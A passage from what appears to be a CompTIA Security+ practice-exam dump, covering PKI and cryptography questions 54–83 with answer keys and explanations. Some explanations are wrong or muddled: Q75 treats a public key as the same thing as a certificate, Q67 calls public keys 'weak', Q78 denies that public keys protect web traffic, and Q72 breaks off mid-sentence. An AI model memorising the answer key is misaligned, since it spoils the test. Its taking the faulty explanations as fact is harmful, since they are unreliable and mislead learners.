C: Key escrow cannot be used to check if a certification is revoked or not. Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

D: A recovery agent cannot be used to check if certificates are still valid. A key recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285

#### **QUESTION 54**

A security administrator needs a locally stored record to remove the certificates of a terminated employee. Which of the following describes a service that could meet these requirements?

- A. OCSP
- B. PKI
- C. CA
- D. CRL

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A CRL is a locally stored record containing revoked certificates and revoked keys.

Incorrect Answers:

A: OCSP is a protocol, not a database.

The Online Certificate Status Protocol (OCSP) is an Internet protocol used for obtaining the revocation status of an X.509 digital certificate.

B: A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates. Within a PKI you can use CRL to meet the requirements in this question.

C: In cryptography, a certificate authority or certification authority (CA) is an entity that issues digital certificates. You don't use a CA to store revoked certificates.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-280, 279-285, 285

#### **QUESTION 55**

Public key certificates and keys that are compromised or were issued fraudulently are listed on which of the following?

- A. PKI

- B. ACL
- C. CA
- D. CRL

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A CRL is a locally stored record containing revoked certificates and revoked keys.

Incorrect Answers:

- A: A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates. Within a PKI you can use CRL to meet the requirements in this question.
- B: Access control lists (ACLs) enable devices in your network to ignore requests from specified users or systems or to grant them access to certain network capabilities. ACLs cannot be used for certificates or keys.
- C: In cryptography, a certificate authority or certification authority (CA) is an entity that issues digital certificates. You don't use a CA to store revoked certificates.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 156-157, 279-280, 279-285, 285

## **QUESTION 56**

Which of the following identifies certificates that have been compromised or suspected of being compromised?

- A. Certificate revocation list
- B. Access control list
- C. Key escrow registry
- D. Certificate authority

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Certificates that have been compromised or are suspected of being compromised are revoked. A CRL is a locally stored record containing revoked certificates and revoked keys.

Incorrect Answers:

B: Access control lists (ACLs) enable devices in your network to ignore requests from specified users or systems or to grant them access to certain network capabilities. ACLs cannot be used for certificates or keys.

C: Key escrow is not related to revoked certificates.

Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

D: In cryptography, a certificate authority or certification authority (CA) is an entity that issues digital certificates. You don't use a CA to store revoked certificates.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 156-157, 262, 279-280, 285

### QUESTION 57

When employees that use certificates leave the company they should be added to which of the following?

- A. PKI
- B. CA
- C. CRL
- D. TKIP

**Correct Answer: C**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The certificates of the leaving employees must be made unusable. This is done by revoking them. The revoke certificates end up in the CRL. Note: The CRL (Certificate revocation list) is exactly what its name implies: a list of subscribers paired with digital certificate status. The list enumerates revoked certificates along with the reason(s) for revocation. The dates of certificate issue, and the entities that issued them, are also included. In addition, each list contains a proposed date for the next release.

Incorrect Answers:

A: You can't add revoked certificates to a PKI.

A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates.

B: You can't add revoked certificates to a CA.

D: TKIP is a wireless protocol and cannot manage certificates. Temporal Key Integrity Protocol or TKIP was a stopgap security protocol used in the IEEE 802.11 wireless networking standard. TKIP was designed by the IEEE 802.11i task group and the Wi-Fi Alliance as an interim solution to replace WEP without requiring the replacement of legacy hardware.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 171, 279-280, 279-285, 285

**QUESTION 58**

Which of the following should a security technician implement to identify untrusted certificates?

- A. CA
- B. PKI
- C. CRL
- D. Recovery agent

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Untrusted certificates and keys are revoked and put into the CRL. Note: The CRL (Certificate revocation list) is exactly what its name implies: a list of subscribers paired with digital certificate status. The list enumerates revoked certificates along with the reason(s) for revocation. The dates of certificate issue, and the entities that issued them, are also included.

Incorrect Answers:

- A: A certificate authority (CA) is an organization, not a static record containing certificates. A CA is responsible for issuing, revoking, and distributing certificates.
- B: A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates. Within a PKI you can use CRL to meet the requirements in this question.
- D: A recovery agent cannot be used to check if certificates are still valid. A key recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-280, 279-285, 285

**QUESTION 59**

Which of the following is true about the CRL?

- A. It should be kept public
- B. It signs other keys
- C. It must be kept secret
- D. It must be encrypted

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:****Section: Cryptography**

The CRL must be public so that it can be known which keys and certificates have been revoked. In the operation of some cryptosystems, usually public key infrastructures (PKIs), a certificate revocation list (CRL) is a list of certificates (or more specifically, a list of serial numbers for certificates) that have been revoked, and therefore, entities presenting those (revoked) certificates should no longer be trusted.

**Incorrect Answers:**

- B: A CRL is a database of revoked keys and signatures. It does not sign other keys.
- C: Keeping the CRL secret would be against the purpose of the CRL, which is to provide information regarding revoked keys and certificates.
- D: The CRL must be readily available so it should not be encrypted.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285, 285

**QUESTION 60**

A system administrator is notified by a staff member that their laptop has been lost. The laptop contains the user's digital certificate. Which of the following will help resolve the issue? (Select TWO).

- A. Revoke the digital certificate
- B. Mark the key as private and import it
- C. Restore the certificate using a CRL
- D. Issue a new digital certificate
- E. Restore the certificate using a recovery agent

**Correct Answer: AD****Section: Cryptography****Explanation****Explanation/Reference:****Section: Cryptography**

The user's certificate must be revoked to ensure that the stolen computer cannot access resources the user has had access to. To grant the user access to the resources he must be issued a new certificate.

**Incorrect Answers:**

- B: Within a PKI there is no meaningful procedure that marks and import a key.
- C: The certificate needs to be revoked, not to be restored. CRLs are used to store revoked certificates and signatures. CRLs are not used to restore certificates.
- E: Restore the certificate using a recovery agent

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285

**QUESTION 61**

Which of the following protocols is used to validate whether trust is in place and accurate by returning responses of either "good", "unknown", or "revoked"?

- A. CRL
- B. PKI
- C. OCSP
- D. RA

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The Online Certificate Status Protocol (OCSP) is an Internet protocol used for obtaining the revocation status of an X.509 digital certificate. An OCSP responder (a server typically run by the certificate issuer) may return a signed response signifying that the certificate specified in the request is 'good', 'revoked', or 'unknown'. If it cannot process the request, it may return an error code.

Incorrect Answers:

A: CRL is not a protocol. CRL is a database which contains revoked certificates and keys.

B: A PKI is not a protocol.

A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates.

D: A registration authority (RA) is not a protocol.

An RA offloads some of the work from a CA. An RA system operates as a middleman in the process: It can distribute keys, accept registrations for the CA, and validate identities.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285 [http://en.wikipedia.org/wiki/Online\\_Certificate\\_Status\\_Protocol](http://en.wikipedia.org/wiki/Online_Certificate_Status_Protocol)

**QUESTION 62**

An administrator needs to renew a certificate for a web server. Which of the following should be submitted to a CA?

- A. CSR
- B. Recovery agent
- C. Private key
- D. CRL

**Correct Answer: A**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

In public key infrastructure (PKI) systems, a certificate signing request (also CSR or certification request) is a message sent from an applicant to a certificate authority in order to apply for a digital identity certificate.

When you renew a certificate you send a CSR to the CA to get the certificate resigned.

Incorrect Answers:

B: You cannot use a Recovery agent to renew a certificate. A recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed. A recovery is not affected when a user is terminated.

C: You cannot submit a private key to the CA.

A private or secret key is an encryption/decryption key known only to the party or parties that exchange secret messages.

D: A CRL cannot be submitted to a CA.

A CRL is a database of revoked keys and signatures.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-280, 285 [http://en.wikipedia.org/wiki/Certificate\\_signing\\_request](http://en.wikipedia.org/wiki/Certificate_signing_request)

### **QUESTION 63**

An administrator needs to submit a new CSR to a CA. Which of the following is a valid FIRST step?

- A. Generate a new private key based on AES.
- B. Generate a new public key based on RSA.
- C. Generate a new public key based on AES.
- D. Generate a new private key based on RSA.

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Before creating a CSR, the applicant first generates a key pair, keeping the private key secret. The private key is needed to produce, but it is not part of, the CSR. The private key is an RSA key. The private encryption key that will be used to protect sensitive information. Note: A CSR or Certificate Signing request is a block of encrypted text that is generated on the server that the certificate will be used on. It contains information that will be included in your certificate such as your organization name, common name (domain name), locality, and country. It also contains the public key that will be included in your certificate. A private key is usually created at the same time that you create the CSR.

Incorrect Answers:

- A: The private key that is generated is an RSA key, not an AES key.
- B: To produce the CSR you need a private key, not a public key.
- C: To produce the CSR you need a private key, not a public key.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-280 [http://en.wikipedia.org/wiki/Certificate\\_signing\\_request](http://en.wikipedia.org/wiki/Certificate_signing_request)

#### **QUESTION 64**

In which of the following scenarios is PKI LEAST hardened?

- A. The CRL is posted to a publicly accessible location.
- B. The recorded time offsets are developed with symmetric keys.
- C. A malicious CA certificate is loaded on all the clients.
- D. All public keys are accessed by an unauthorized user.

**Correct Answer: C**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

A rogue Certification Authority (CA) certificate allows malicious users to impersonate any Web site on the Internet, including banking and e-commerce sites secured using the HTTPS protocol. A rogue CA certificate would be seen as trusted by Web browsers, and it is harmful because it can appear to be signed by one of the root CAs that browsers trust by default. A rogue Certification Authority (CA) certificate can be created using a vulnerability in the Internet Public Key Infrastructure (PKI) used to issue digital certificates for secure Web sites.

Incorrect Answers:

- A: The CRL should be readily accessible. It should be posted on a publicly accessible location.  
A CRL is a database of revoked keys and signatures.
- B: Incorrect time offsets is much less of a security threat compared to a rogue Certification Authority certificate.
- D: Public keys are public and can be accessed by anyone.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285 [http://www.webopedia.com/TERM/R/rogue\\_certification\\_authority\\_certificate.html](http://www.webopedia.com/TERM/R/rogue_certification_authority_certificate.html)

#### **QUESTION 65**

Which of the following BEST describes part of the PKI process?

- A. User1 decrypts data with User2's private key
- B. User1 hashes data with User2's public key
- C. User1 hashes data with User2's private key
- D. User1 encrypts data with User2's public key

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

In a PKI the sender encrypts the data using the receiver's public key. The receiver decrypts the data using his own private key. PKI is a two-key, asymmetric system with four main components: certificate authority (CA), registration authority (RA), RSA (the encryption algorithm), and digital certificates. Messages are encrypted with a public key and decrypted with a private key.

A PKI example:

1. You want to send an encrypted message to Jordan, so you request his public key.
2. Jordan responds by sending you that key.
3. You use the public key he sends you to encrypt the message.
4. You send the message to him.
5. Jordan uses his private key to decrypt the message.

Incorrect Answers:

- A: You must use your own private key to decrypt data.
- B: In a PKI data is encrypted and decrypted. Data is not hashed.
- C: In a PKI data is encrypted and decrypted. Data is not hashed.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

## QUESTION 66

A software development company wants to implement a digital rights management solution to protect its intellectual property. Which of the following should the company implement to enforce software digital rights?

- A. Transport encryption
- B. IPsec
- C. Non-repudiation
- D. Public key infrastructure

**Correct Answer:** D

**Section: Cryptography**  
**Explanation**

**Explanation/Reference:**

Section: Cryptography

The Public-Key Infrastructure (PKI) is intended to offer a means of providing security to messages and transactions on a grand scale. The need for universal systems to support e-commerce, secure transactions, and information privacy is one aspect of the issues being addressed with PKI. A PKI can be used to protect software.

Incorrect Answers:

A: Transport encryption would protect data that is sent between two entities. It would not be able to protect use of software.

B: IPSec protect data that is sent between two entities through encryption. It would not be able to protect use of software.

C: Nonrepudiation is a means of ensuring that transferred data is valid. Nonrepudiation is not a way to protect software. Nonrepudiation means to ensure that a transferred message has been sent and received by the parties claiming to have sent and received the message.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 249, 262, 274-275, 279-285



**QUESTION 67**

Which of the following is the MOST likely cause of users being unable to verify a single user's email signature and that user being unable to decrypt sent messages?

- A. Unmatched key pairs
- B. Corrupt key escrow
- C. Weak public key
- D. Weak private key

**Correct Answer: A**

**Section: Cryptography**  
**Explanation**

**Explanation/Reference:**

Section: Cryptography

In a PKI the sender encrypts the data using the receiver's public key. The receiver decrypts the data using his own private key. The sender and receiver must have a matching key in order for the receiver to decrypt the data.

Incorrect Answers:

- B: Key escrow is not used for verifying signatures or for decrypting data.
- C: Public keys are public and known to all parties. They are weak by nature.
- D: A weak private(secret) key could allow third parties to compromise the security, but would not cause problems verifying signatures or decrypting data.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285

**QUESTION 68**

In PKI, a key pair consists of: (Select TWO).

- A. A key ring
- B. A public key
- C. A private key
- D. Key escrow
- E. A passphrase

**Correct Answer: BC**

Section: Cryptography

Explanation

**Explanation/Reference:**

Section: Cryptography

In a PKI the sender encrypts the data using the receiver's public key. The receiver decrypts the data using his own private key. The key pair consists of these two keys.

Incorrect Answers:

- A: There is no concept of key ring within a Public-Key Infrastructure.
- D: A key escrow is not included in a PKI key pair.  
Key escrow is an arrangement in which the keys needed to decrypt encrypted data are held in escrow so that, under certain circumstances, an authorized third party may gain access to those keys.
- E: A PKI key pair contains two keys, and does not include a passphrase. A passphrase is a sequence of words or other text used to control access to a computer system, program or data. Passphrases are particularly applicable to systems that use the passphrase as an encryption key.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 140, 262, 279-285 <http://en.wikipedia.org/wiki/>

**QUESTION 69**

Which of the following is true about PKI? (Select TWO).

- A. When encrypting a message with the public key, only the public key can decrypt it.
- B. When encrypting a message with the private key, only the private key can decrypt it.
- C. When encrypting a message with the public key, only the CA can decrypt it.
- D. When encrypting a message with the public key, only the private key can decrypt it.
- E. When encrypting a message with the private key, only the public key can decrypt it.

**Correct Answer:** DE

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

E: You encrypt data with the private key and decrypt with the public key, though the opposite is much more frequent. Public-key cryptography, also known as asymmetric cryptography, is a class of cryptographic protocols based on algorithms that require two separate keys, one of which is secret (or private) and one of which is public. Although different, the two parts of this key pair are mathematically linked.

D: In a PKI the sender encrypts the data using the receiver's public key. The receiver decrypts the data using his own private key. PKI is a two-key, asymmetric system with four main components: certificate authority (CA), registration authority (RA), RSA (the encryption algorithm), and digital certificates. Messages are encrypted with a public key and decrypted with a private key.

A PKI example:

1. You want to send an encrypted message to Jordan, so you request his public key.
2. Jordan responds by sending you that key.
3. You use the public key he sends you to encrypt the message.
4. You send the message to him.
5. Jordan uses his private key to decrypt the message.

Incorrect Answers:

A: The private and the public key are mathematically linked and make a key pair. You cannot use two public keys to encrypt and decrypt the data.

B: The private and the public key are mathematically linked and make a key pair. You cannot use two private keys to encrypt and decrypt the data.

C: If you encrypt the data with the public key, the data must be decrypted with the private key.

The CA would not be able to decrypt the data by itself.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

**QUESTION 70**

Which of the following allows a company to maintain access to encrypted resources when employee turnover is high?

- A. Recovery agent
- B. Certificate authority
- C. Trust model
- D. Key escrow

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

If an employee leaves and we need access to data he has encrypted, we can use the key recovery agent to retrieve his decryption key. We can use this recovered key to access the data. A key recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed. As opposed to escrow, recovery agents are typically used to access information that is encrypted with older keys.

Incorrect Answers:

B: A certificate authority (CA) is an organization. A CA is responsible for issuing, revoking, and distributing certificates. A CA cannot recover keys.

C: A trust Model is collection of rules that informs application on how to decide the legitimacy of a Digital Certificate. A trust model cannot recover keys.

D: Key escrow is not used to recover old keys.

Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-280, 285-289

## QUESTION 71

Pete, an employee, is terminated from the company and the legal department needs documents from his encrypted hard drive. Which of the following should be used to accomplish this task? (Select TWO).

- A. Private hash
- B. Recovery agent
- C. Public key
- D. Key escrow
- E. CRL

**Correct Answer:** BD

**Section:** Cryptography

**Explanation**

**Explanation/Reference:****Section: Cryptography**

B: If an employee leaves and we need access to data he has encrypted, we can use the key recovery agent to retrieve his decryption key. We can use this recovered key to access the data. A key recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed. As opposed to escrow, recovery agents are typically used to access information that is encrypted with older keys.

D: If a key needs to be recovered for legal purposes the key escrow can be used. Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

**Incorrect Answers:**

A: Private hash is not used within the PKI framework.

C: A public key is publicly known and would not have to be retrieved.

E: A CRL is a locally stored record containing revoked certificates and revoked keys. A CRL cannot be used to recover lost keys.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285

**QUESTION 72**

After encrypting all laptop hard drives, an executive officer's laptop has trouble booting to the operating system. Now that it is successfully encrypted the helpdesk cannot retrieve the data.

Which of the following can be used to decrypt the information for retrieval?

- A. Recovery agent
- B. Private key
- C. Trust models
- D. Public key

**Correct Answer: A****Section: Cryptography****Explanation****Explanation/Reference:****Section: Cryptography**

To access the data the hard drive needs to be decrypted. To decrypt the hard drive you would need the proper private key. The key recovery agent can retrieve the required key. A key recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed.

**Incorrect Answers:**

B: The private key is not readily accessible. You would have to

- C: A trust Model is collection of rules that informs application on how to decide the legitimacy of a Digital Certificate. A trust model cannot recover keys.  
D: The public key cannot be used to decrypt the hard drive.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285-289

### **QUESTION 73**

Which of the following is true about the recovery agent?

- A. It can decrypt messages of users who lost their private key.
- B. It can recover both the private and public key of federated users.
- C. It can recover and provide users with their lost or private key.
- D. It can recover and provide users with their lost public key.

**Correct Answer:** A

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A key recovery agent is an entity that has the ability to recover a private key, key components, or plaintext messages as needed. Using the recovered key the recovery agent can decrypt encrypted data.

Incorrect Answers:

B: The key recovery agent does not recover the public key. The key recovery agent recovers the private key which then is used to decrypt the data.

C: The key recovery agent does indeed recover the private key.

D: The key recovery agent does not recover the public key.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

### **QUESTION 74**

The recovery agent is used to recover the:

- A. Root certificate
- B. Key in escrow
- C. Public key
- D. Private key

**Correct Answer:** D

**Section: Cryptography**  
**Explanation**

**Explanation/Reference:**

Section: Cryptography

A key recovery agent is an entity that has the ability to recover a private key, key components, or plaintext messages as needed. Using the recovered key the recovery agent can decrypt encrypted data.

Incorrect Answers:

- A: The key recovery agent recovers the private key, not the root certificate.
- B: The key recovery agent recovers the private key, not key in escrow.
- C: The key recovery agent recovers the private key, not the public key.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

**QUESTION 75**

Which of the following is synonymous with a server's certificate?

- A. Public key
- B. CRL
- C. Private key
- D. Recovery agent

**Correct Answer: A**

**Section: Cryptography**  
**Explanation**

**Explanation/Reference:**

Section: Cryptography

A public key certificate (also known as a digital certificate or identity certificate) is an electronic document used to prove ownership of a public key.

Incorrect Answers:

- B: A CRL is not a certificate. It is a database consisting of revoked keys and signatures.
- C: A private key is not a certificate. A public key is a certificate.
- D: A recovery agent is not a certificate. A recovery agent is used to recover keys.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285

**QUESTION 76**

The security administrator installed a newly generated SSL certificate onto the company web server. Due to a misconfiguration of the website, a downloadable file containing one of the pieces of the key was available to the public. It was verified that the disclosure did not require a reissue of the certificate. Which of the following was MOST likely compromised?

- A. The file containing the recovery agent's keys.
- B. The file containing the public key.
- C. The file containing the private key.
- D. The file containing the server's encrypted passwords.

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The public key can be made available to everyone. There is no need to reissue the certificate.

Incorrect Answers:

- A: The recovery agent has no key.
- C: The private key must be secret. If the private key is made available to a third party, then the key must be revoked.
- D: Encrypted passwords would not be a security risk. It would be hard to decrypt them.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

### **QUESTION 77**

The public key is used to perform which of the following? (Select THREE).

- A. Validate the CRL
- B. Validate the identity of an email sender
- C. Encrypt messages
- D. Perform key recovery
- E. Decrypt messages
- F. Perform key escrow

**Correct Answer:** BCE

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

B: The sender uses the private key to create a digital signature. The message is, in effect, signed with the private key. The sender then sends the message to the receiver. The receiver uses the public key attached to the message to validate the digital signature. If the values match, the receiver knows the message is authentic.

C: The sender uses the public key to encrypt a message, and the receiver uses the private key to decrypt the message.

E: You encrypt data with the private key and decrypt with the public key, though the opposite is much more frequent. Public-key cryptography, also known as asymmetric cryptography, is a class of cryptographic protocols based on algorithms that require two separate keys, one of which is secret (or private) and one of which is public. Although different, the two parts of this key pair are mathematically linked.

Incorrect Answers:

A: The CRL does not need to be validated.

A CRL is a locally stored record containing revoked certificates and revoked keys.

D: Key recovery is done through the key recovery agent. The key recovery agent does not use the public key.

F: The key escrow process does not use the public key.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285

**QUESTION 78**

Public keys are used for which of the following?

- A. Decrypting wireless messages
- B. Decrypting the hash of an electronic signature
- C. Bulk encryption of IP based email traffic
- D. Encrypting web browser traffic

**Correct Answer: B**

Section: Cryptography

Explanation

**Explanation/Reference:**

Section: Cryptography

The sender uses the private key to create a digital signature. The message is, in effect, signed with the private key. The sender then sends the message to the receiver. The receiver uses the public key attached to the message to validate the digital signature. If the values match, the receiver knows the message is authentic.

Incorrect Answers:

A: Wireless traffic is not decrypted by public keys.

C: Public keys are not used to encrypt email traffic.

D: Public keys are not used to encrypt web browser traffic.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

### QUESTION 79

Which of the following explains the difference between a public key and a private key?

- A. The public key is only used by the client while the private key is available to all.  
Both keys are mathematically related.
- B. The private key only decrypts the data while the public key only encrypts the data.  
Both keys are mathematically related.
- C. The private key is commonly used in symmetric key decryption while the public key is used in asymmetric key decryption.
- D. The private key is only used by the client and kept secret while the public key is available to all.

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The private key must be kept secret at all time. The private key is only by the client.

The public key is available to anybody.

Incorrect Answers:

- A: The private key is only by the client, while the public key is used by all.
- B: You can use the private key to encrypt data. Then you would need to use the public key to decrypt it.
- C: The key pair, consisting of a private key and a public key, is used in asymmetric encryption and asymmetric decryption.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

### QUESTION 80

Ann wants to send a file to Joe using PKI. Which of the following should Ann use in order to sign the file?

- A. Joe's public key
- B. Joe's private key
- C. Ann's public key
- D. Ann's private key

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:****Section: Cryptography**

The sender uses his private key, in this case Ann's private key, to create a digital signature. The message is, in effect, signed with the private key. The sender then sends the message to the receiver. The receiver uses the public key attached to the message to validate the digital signature. If the values match, the receiver knows the message is authentic. The receiver uses a key provided by the sender--the public key--to decrypt the message. Most digital signature implementations also use a hash to verify that the message has not been altered, intentionally or accidentally, in transit.

**Incorrect Answers:**

- A: The sender's (Ann's) not Joe's key must be used.
- B: The sender's (Ann's) not Joe's key must be used.
- C: The sender's private key, not her public key, is used to sign the message file.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

**QUESTION 81**

Which of the following devices is BEST suited for servers that need to store private keys?

- A. Hardware security module
- B. Hardened network firewall
- C. Solid state disk drive
- D. Hardened host firewall

**Correct Answer: A****Section: Cryptography****Explanation****Explanation/Reference:****Section: Cryptography**

A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. By adding a HSM to the server and storing the private keys on HSM, the security of the keys would be improved.

**Incorrect Answers:**

- B: A firewall protects from threats in the incoming traffic. A firewall would not be of much help in securing keys stored on a server.
- C: A solid state drive does not provide any extra security, it is just faster than most regular hard drives.
- D: A firewall protects from threats in the incoming traffic. A firewall would not be of much help in securing keys stored on a server.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 96-97, 222, 238, 290, 386

**QUESTION 82**

Company A sends a PGP encrypted file to company B. If company A used company B's public key to encrypt the file, which of the following should be used to decrypt data at company B?

- A. Registration
- B. Public key
- C. CRLs
- D. Private key

**Correct Answer:** D

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

In a PKI the sender encrypts the data using the receiver's public key. The receiver decrypts the data using his own private key. PKI is a two-key, asymmetric system with four main components: certificate authority (CA), registration authority (RA), RSA (the encryption algorithm), and digital certificates. Messages are encrypted with a public key and decrypted with a private key.

A PKI example:

1. You want to send an encrypted message to Jordan, so you request his public key.
2. Jordan responds by sending you that key.
3. You use the public key he sends you to encrypt the message.
4. You send the message to him.
5. Jordan uses his private key to decrypt the message.

**Incorrect Answers:**

A: Registration is not used to decrypt files. Key registration is the process of providing certificates to users

B: If the public key is used to encrypt the file, then we cannot use this public key to decrypt the file. We need the private key. The private and the public key are mathematically linked and make a key pair. You cannot use two public keys to encrypt and decrypt the data.

C: CRLs are not used to decrypt files. A CRL is a database of revoked keys and certificates.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285, 280-281, 285

**QUESTION 83**

Which of the following is true about an email that was signed by User A and sent to User B?

- A. User A signed with User B's private key and User B verified with their own public key.
- B. User A signed with their own private key and User B verified with User A's public key.
- C. User A signed with User B's public key and User B verified with their own private key.
- D. User A signed with their own public key and User B verified with User A's private key.

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The sender uses his private key, in this case User A's private key, to create a digital signature. The message is, in effect, signed with the private key. The sender then sends the message to the receiver. The receiver (User B) uses the public key attached to the message to validate the digital signature. If the values match, the receiver knows the message is authentic. The receiver uses a key provided by the sender--the public key--to decrypt the message.

Incorrect Answers:

A: User A must sign with his own private key, not with User B's private key.

C: User A must sign with his own private key, not with User B's public key.

D: User A must sign with his own private key, not with his public key. User B's cannot use the private (secret) key of User A.

References:

